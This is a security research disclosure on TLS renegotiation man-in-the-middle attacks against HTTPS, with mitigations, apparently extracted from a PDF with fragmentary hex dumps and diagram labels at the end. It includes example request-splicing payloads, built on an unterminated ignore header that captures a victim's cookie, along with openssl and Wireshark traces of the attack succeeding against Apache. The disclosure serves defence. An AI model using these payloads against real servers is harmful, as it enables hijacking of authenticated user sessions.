Renegotiating TLS

Marsh Ray
Steve Dispensa
PhoneFactor, Inc.

v1.1 November 4, 2009

Summary

Transport Layer Security (TLS, RFC 5246 and previous, including SSL v3 and previous) is subject to a number of serious man-in-the-middle (MITM) attacks related to renegotiation. In general, these problems allow an MITM to inject an arbitrary amount of chosen plaintext into the beginning of the application protocol stream, leading to a variety of abuse possibilities. In particular, practical attacks against HTTPS client certificate authentication have been demonstrated against recent versions of both Microsoft IIS and Apache httpd on a variety of platforms and in conjunction with a variety of client applications. Cases not involving client certificates have been demonstrated as well. Although this research has focused on the implications specifically for HTTP as the application protocol, the research is ongoing and many of these attacks are expected to generalize well to other protocols layered on TLS.

There are three general attacks against HTTPS discussed here, each with slightly different characteristics, all of which yield the same result: the attacker is able to execute an HTTP transaction of his choice, authenticated by a legitimate user (the victim of the MITM attack). Some attacks result in the attacker-supplied request generating a response document which is then presented to the client without any certificate warning or other indication to the user. Other techniques allow the attacker to forward or re-purpose client certificate authentication credentials.

Technology Background

TLS is a widely used protocol, but there are a number of features (standardized and otherwise) that are inconsistently implemented and used. Following is a brief summary of TLS negotiation, and an explanation of two relevant features of the protocol.

Basic TLS begins negotiation with a Client Hello message sent by the client to the server, including the list of supported cipher suites. The server responds with a Server Hello, selecting an appropriate TLS version and cipher suite to use in the initial TLS session. The server also responds with its certificate, and finishes with a Server Hello Done. The client then establishes an encryption key, each side sends a Change Cipher Spec message to activate encryption, and each sends a Finished request to its peer.

There are a number of variations on this theme, but this is the common case.

At this point, bi-directional encryption has been negotiated, and future messages (including control messages) are encrypted between the peers.

The standard permits either end to request renegotiation of the TLS session at any time. The ostensible reason for this is to allow either end to decide that it would like to refresh its cryptographic keys, increase the level of authentication, increase the strength of the cipher suite in use, or for any other reason. For the client to trigger a renegotiation, it is sufficient for it to send a new `Client Hello` message (in the encrypted channel, like any other handshaking message). The server responds with a `Server Hello`, and negotiation goes exactly as above. The server may also initiate a renegotiation by sending to the client a Hello Request message. The client then simply sends a new `Client Hello`, exactly as above, and the process goes as usual.

Each TLS negotiation results in an established TLS *session* with an assigned Session ID. TLS allows for session resumption, wherein the client specifies a Session ID from a previous session. Session resumption can save the server time and CPU by obviating the need to do a full cryptographic initialization (together with its attendant computational costs). It is important to note that session resumption seems to have been designed as an optimization, not as a security-related feature of the system.

Specific Problems

Scenario: Client certificate authentication

HTTPS servers which can be configured to provide client certificate authentication generally allow it to be configured on a per-directory basis. (It appears that Microsoft IIS defaults to this configuration. At the time of this writing, it can only be changed through a manual metabase edit.) This implies that the server cannot insist that the client provide a valid certificate until it has received the request from the client and filtered it through its authentication rules.

For requests that are found to require client certificate authentication, the HTTPS server must then renegotiate the TLS channel to obtain and validate the certificate from the client. If the the certificate is found to be valid the server is then obligated to process the request.

Unfortunately, because HTTP lacks a specific response code to instruct the client to resubmit the request within the newly authenticated channel, the server must apply the authentication retroactively to the original request. Even though there is no gap in the encryption (negotiation of the new keys is conducted under the protection of the old), there is a loss of continuity in the authentication of the server to the client. This "authentication gap" is the central weakness exploited by these attacks.

In the absence of session resumption, there is *no significant cryptographic state* carried over from the initial client connection to the renegotiated session. None of the HTTPS clients or servers tested were observed to conduct session resumption during renegotiation (much less require it, as IT is an optional part of the protocol). In fact, resumption is designed purely as an optimization for resuming a previous cryptographic context, whereas renegotiation is designed to begin a new cryptographic context. In that sense, the two operations were designed for orthogonal purposes.

This attack has been demonstrated against recent versions of Apache httpd and Microsoft IIS, with a variety of clients.

Scenario: Differing server cryptographic requirements

HTTPS servers that host resources with varying cipher suite requirements may be vulnerable to another renegotiation attack. Because of the variations in the level of cipher suite strength, the web server has to be willing to negotiate TLS at the most basic encryption level supported on the server. Only after having seen the URL requested by the client can the server accurately determine which cipher suites will be acceptable.

If the current cipher suite is not one of the required cipher suites, the server must request a renegotiation and agree on new parameters. The act of soliciting client renegotiation triggers the same weakness as in the case of client certificates: the server is forced to replay the buffered request, which in this case includes the chosen plaintext of the attacker.

Of course, the attack depends on tricking the client into authenticating the transaction requested by the MITM. One way this can be done is via “request splicing”, i.e., having the man-in-the-middle splice two requests onto the beginning of the client's intended communication. The first is a request to any (perhaps unrelated) resource that triggers renegotiation, and the second request is the injected attack, ending with a custom “ignore” header prefix (lacking line termination). This ignore header causes the first request line from the client, the HTTP request line, to be effectively “commented out” by the ignore header, and therefore ignored by the server. The remaining headers are automatically spliced onto the attacking request, including any Cookie or other authentication/authorization headers sent by the original client. This has the effect of authorizing the attacker's request. The researchers suspect that most forms of HTTP authentication are susceptible.

One way to make this attack work in practice is to leverage the HTTP 1.1 pipelining and keep-alive facilities. This allows the attacker to submit both requests in a single segment, ahead of the triggered renegotiation. An example MITM-generated request buffer looks like this:

```
char *req =
     "GET /highsecurity/index.html HTTP/1.1\r\n"
     "Host: example.com\r\n"
     "Connection: keep-alive\r\n"
     "\r\n"
     "GET /evil/doEvil.php?evilStuff=here HTTP/1.1\r\n"
     "Host: example.com\r\n"
     "Connection: close\r\n"
     "X-ignore-what-comes-next: ";
```

The client then completes the second request with his own request:

```
char *originalRequest =
     "GET /good.html HTTP/1.1\r\n"
     "Cookie: AuthMe=Now\r\n"
     "\r\n";
```

The net effect looks like this to the server:

```
GET /highsecurity/index.html HTTP/1.1
Host: example.com
Connection: keep-alive

GET /evil/do.php?evilStuff=here HTTP/1.1
Host: example.com
Connection: close
X-ignore-what-comes-next: GET /index.html HTTP/1.1
Cookie: AuthMe=Now
...
```

Scenario: Client-initiated renegotiation

TLS equally allows the client side of the connection to initiate a renegotiation. This case is perhaps more attractive to the attacker because he does not need to elicit a `Hello Request` from the server, so no particular server-side configuration is required for this attack to succeed.

In the HTTPS domain, a practical attack involves the MITM splicing an initial request with an un-terminated HTTP “ignore” header onto the beginning of the client's intended request, again stealing whatever authentication or authorization information provided. Note that this does not require pipelining or HTTP keep-alive. In all other respects, the server sees the same sort of request buffer as above.

This attack has been tested and found to work against a current Apache. See the appendix for an illustrative trace.

Implications

The theoretical impact of this issue is potentially significant. To the extent that a compliant implementation of TLS allows an attacker to inject arbitrary plaintext into an authenticated session, it violates a core assumption made by application developers and protocol designers.

Most existing installations which currently rely on client certificates for authentication appear to be vulnerable.

Shared hosting environments which allow untrusted customers served from the same IP to configure any aspect of their encryption parameters appear to be vulnerable.

Most or all server applications built on TLS implementations which honor client-initiated renegotiation are vulnerable.

Mitigation

There seem to be few silver bullets to address these issues. Generally, they seem to have arisen due to incomplete or vague specifications of the interactions between TLS and application protocols (particularly HTTP), and sometimes because there were simply no alternatives.

Mitigation of the HTTPS client certificate attacks is difficult and involves tradeoffs. One possible solution is to require client certificate presentation immediately, before the presentation of the HTTP request to the server. While perhaps feasible, the implementation of this feature by common web server software is inconsistent - while the certificate may be prompted for, the client may in some cases simply refuse to respond with a valid certificate. In those cases, the server may fall back to the vulnerable behavior. This change also has the side effect of transmitting the client certificate chain in the clear, whereas previously it was protected within the first encrypted session.

From a broader perspective, though, that strategy has problems. For one thing, web servers often host content with varying certificate authentication requirements. One subdirectory might be the "secure" area of the site, requiring client certificate authentication, while another area may be an "anonymous" area such as a landing page. Simply requiring every visitor to the site to supply a valid client certificate may be impossible, since it completely prevents public viewing of the site. Even presenting visitors with the option of supplying client certificate authentication for every visit to the site is likely to be unacceptable from an user interaction perspective. One scenario for mitigation involves web developers reorganizing their sites to strictly separate areas of each site into zones based on their differing requirements for authentication, with zones being served from distinct IP addresses. One can imagine the high costs of such a transition, although there are ways to partially or fully automate this separation.

Other mitigations involve protocol changes, but again, they generally have their own issues. In some cases, compatibility with old client software is broken completely. For example, the server could require session ID resumption across renegotiations, but that would represent a breaking protocol change and introduce an incompatibility with most, if not all, current client software. It is unclear whether resumption is even technically allowed (by the current standard) during renegotiation and in practice it has not been observed by the researchers.

The right long-term solution to the renegotiation problem involves a much more careful binding between TLS and upper protocol layers. This could be handled in a variety of ways, including breaking and backwards-compatible changes.

Cipher suite upgrade attacks can be minimized in a few ways. One obvious way is to require all content on a site to use a single cipher suite. Disallowing specification of TLS parameters in .htaccess files (generally modifiable by end users) may also be a good idea.

Clients need to be improved to take into account the things learned during this research. For one thing, browsers' behavior of allowing automatic certificate sending is suspect and should be reconsidered. Secondly, browsers suffer from a fundamental inability to authenticate the specific transaction the server is about to execute, ostensibly on behalf of the client. That underlying problem should be addressed, and will likely involve either a protocol change or changes in the way existing protocols are implemented.

Finally, it may make sense to require clients to authenticate servers using the supplied certificate before handing client certificates back to the server. This will effectively prevent the chosen-server attack scenarios described above. This may also represent a breaking protocol change, however, and is being investigated.

Next Steps

During the process of investigating these issues, the researchers ran across a number of additional areas that merit further work. Judging from recent experience, it is anticipated that the problem domain will continue to evolve in the coming weeks.

Development continues on effective exploitation techniques for some of the more difficult cases. These cases include refinements to the request splicing technique described above to better accommodate POST requests authenticated by HTTP headers.

Early research suggests that digital certificates embedded on smart cards are equally vulnerable to the client certificate authentication attacks. The researchers hypothesize that the fact that the certificate is embedded on a smart card offers no protection for these weaknesses at the protocol level.

Another promising area of investigation is cross-protocol exploitation. An exploit scenario might go like this: client (victim) opens his web browser, which automatically requests his homepage via HTTP. MITM edits the response to embed an invisible image linked to the https site to be attacked. The client browser then makes a request to the chosen site, the MITM intercepts it, and the attack proceeds as above. Aiding the attack are common client browser settings allowing the browser to provide client certificates silently in cases where there appears to be a reasonable default choice. This would lead to a virtually automatic exploitation of an unsuspecting end user. Because any server can be compromised simply by a well-meaning user navigating to that server, this could be used by the operator of a hostile network as a way to attack a server on a remote network (all without the user's knowledge).

TLS includes a 64-bit sequence number which begins at zero and increments with every transmitted record. Implementations are required to perform a renegotiation before it is allowed to wrap. Although this is unlikely to be a practical attack, one can imagine that some implementations of TLS may renegotiate well in advance of approaching this limit. In any case, the ability of an attacker to trigger renegotiation via this mechanism would have similar consequences to those described above.

Acknowledgments

We would like to thank Frank Heidt of Leviathan Security for initial peer review, for helping us to understand the scope and severity of the issues, and for providing advice on how to most appropriately conduct the disclosure process.

We also thank Ben Laurie of Google and the OpenSSL core team for his valuable consultation and peer review during this process.

Finally, we express our gratitude to Steve Manzuik and ICASI for providing a framework within which to disclose responsibly to an initial set of affected vendors.

Appendix: client-initiated renegotiation support in Apache 2.2.3


Following is output from OpenSSL's s_client test program, pointed to a stock Debian Apache 2.2.3 server. Note the line with the single “R” initiates a renegotiation, and the following line RENEGOTIATING was emitted by the s_client program to indicate that a renegotiation was in process. Note also that it successfully occurs before the HTTP headers are terminated. After the renegotiation is complete, the final newline is sent, causing the response to be sent.

```
Plato:~ dispensa$ openssl s_client -connect dispensas.com:443
-cipher EXP-RC4-MD5
CONNECTED(00000003)
...(certificate verification process trimmed)...
GET / http/1.0
X-ignore-me: GET /
R
RENEGOTIATING
...(certificate verification process trimmed)...
read R BLOCK
HTTP/1.1 200 OK
Date: Wed, 23 Sep 2009 14:23:07 GMT
```

```
Server: Apache/2.2.3 (Debian) PHP/5.2.0-8+etch15 mod_ssl/2.2.3
OpenSSL/0.9.8c
Last-Modified: Mon, 21 Sep 2009 00:24:57 GMT
ETag: "33ecf-54-4740b82eee840"
Accept-Ranges: bytes
Content-Length: 84
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>It Worked!</title></head><body><h1>It Worked!
</h1></body></html>
closed
Plato:~ dispensa$
```

The client-initiated attack appears to work between a `wget` client and OpenSSL's simple web server:



client_init_renego_bis.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: tcp.stream eq 1
Expression... Clear Apply

```
No. .  Time                        Source          Destination     Protocol  Info
    5 2009-09-28 14:21:31.129909  192.168.80.17   192.168.80.126  TCP       19761 > https [SYN] Seq=0 Win=16384 Len=0 MSS=1460 WS=0 TSV=4104152227 TSER=0
    6 2009-09-28 14:21:31.130011  192.168.80.126  192.168.80.17   TCP       https > 19761 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=8 TSV=1625999
    7 2009-09-28 14:21:31.130904  192.168.80.17   192.168.80.126  TCP       19761 > https [ACK] Seq=1 Ack=1 Win=16384 Len=0 TSV=4104152227 TSER=1625999
    9 2009-09-28 14:21:31.432922  192.168.80.17   192.168.80.126  TLSv1     Client Hello
   10 2009-09-28 14:21:31.433377  192.168.80.126  192.168.80.17   TLSv1     Server Hello, Certificate, Server Hello Done
   11 2009-09-28 14:21:31.452919  192.168.80.17   192.168.80.126  TLSv1     Client Key Exchange, Change Cipher Spec, Finished
   12 2009-09-28 14:21:31.455008  192.168.80.126  192.168.80.17   TLSv1     Change Cipher Spec, Finished
   13 2009-09-28 14:21:31.485935  192.168.80.17   192.168.80.126  SSL       [SSL segment of a reassembled PDU]
   14 2009-09-28 14:21:31.495936  192.168.80.17   192.168.80.126  TLSv1     Client Hello
   15 2009-09-28 14:21:31.496012  192.168.80.126  192.168.80.17   TCP       https > 19761 [ACK] Seq=904 Ack=630 Win=66048 Len=0 TSV=1626035 TSER=41041522
   16 2009-09-28 14:21:31.496736  192.168.80.126  192.168.80.17   TLSv1     Server Hello, Certificate, Server Hello Done
   17 2009-09-28 14:21:31.699937  192.168.80.17   192.168.80.126  TCP       19761 > https [ACK] Seq=630 Ack=1831 Win=16384 Len=0 TSV=4104152228 TSER=1626
   20 2009-09-28 14:21:31.888944  192.168.80.17   192.168.80.126  TLSv1     Client Key Exchange
   22 2009-09-28 14:21:32.079041  192.168.80.126  192.168.80.17   TCP       https > 19761 [ACK] Seq=1831 Ack=795 Win=65792 Len=0 TSV=1626094 TSER=4104152
   23 2009-09-28 14:23:06.907407  192.168.80.17   192.168.80.126  TLSv1     Change Cipher Spec, Finished
   24 2009-09-28 14:23:06.907900  192.168.80.126  192.168.80.17   TLSv1     Change Cipher Spec, Finished
   25 2009-09-28 14:23:07.111400  192.168.80.17   192.168.80.126  TCP       19761 > https [ACK] Seq=885 Ack=1921 Win=16384 Len=0 TSV=4104152413 TSER=1635
   31 2009-09-28 14:24:51.706396  192.168.80.17   192.168.80.126  HTTP      GET /index.html HTTP/1.0
   32 2009-09-28 14:24:51.902481  192.168.80.126  192.168.80.17   TCP       https > 19761 [ACK] Seq=1921 Ack=1071 Win=65536 Len=0 TSV=1646076 TSER=410415
```

```
⊞ Frame 14 (183 bytes on wire, 183 byt
⊞ Ethernet II, Src: Vmware_87:9f:98 (0
⊞ Internet Protocol, Src: 192.168.80.1
⊞ Transmission Control Protocol, Src P
⊟ Secure Socket Layer
  ⊟ TLSv1 Record Layer: Handshake Prot
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 112
    ⊞ Handshake Protocol: Client Hello
```


```
0000  00 50 56 c0 00 08 00 0c  29 87 9
0010  00 a9 1b 3d 40 00 40 06  fd 31 c
0020  50 7e 4d 31 01 bb 52 d7  d2 42 f
0030  40 00 0d 67 00 00 01 01  08 0a f
0040  cf af 16 03 01 00 70 f1  74 cc b
0050  82 c8 9a 70 39 9b c6 34  8b 32 a
0060  46 a0 39 fb 14 74 88 c9  23 22 6e 6a fa b0 7e c7   F.9..t.. #"nj..~.
0070  ec 60 0f 1b a2 80 fb 2e  b3 87 ff 50 fc de 85 38   .`...... ...P...8
0080  d3 97 47 84 a6 cc 2b 5c  2f 2c c1 e8 ac 61 24 1a   ..G...+\ /,...a$.
```

```
GET /evil.html HTTP/1.0
X-ignore: GET /index.html HTTP/1.0
User-Agent: Wget/1.11.4
Accept: */*
Host: ws01.mogul.test
Connection: Keep-Alive
```


Entire conversation (148 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


basic TLS handshake



TLS handshake with client cert (ideal)



TLS handshake with client cert (typical)



C

S

client hello

server hello

certificate

server hello done

client key exchange

change cipher spec

finished

change cipher spec

finished

GET /secure HTTP/1.1

hello request

server-initiated
renegotiation

client hello

server hello

certificate

certificate request

server hello done

certificate

client key exchange

certificate verify

change cipher spec

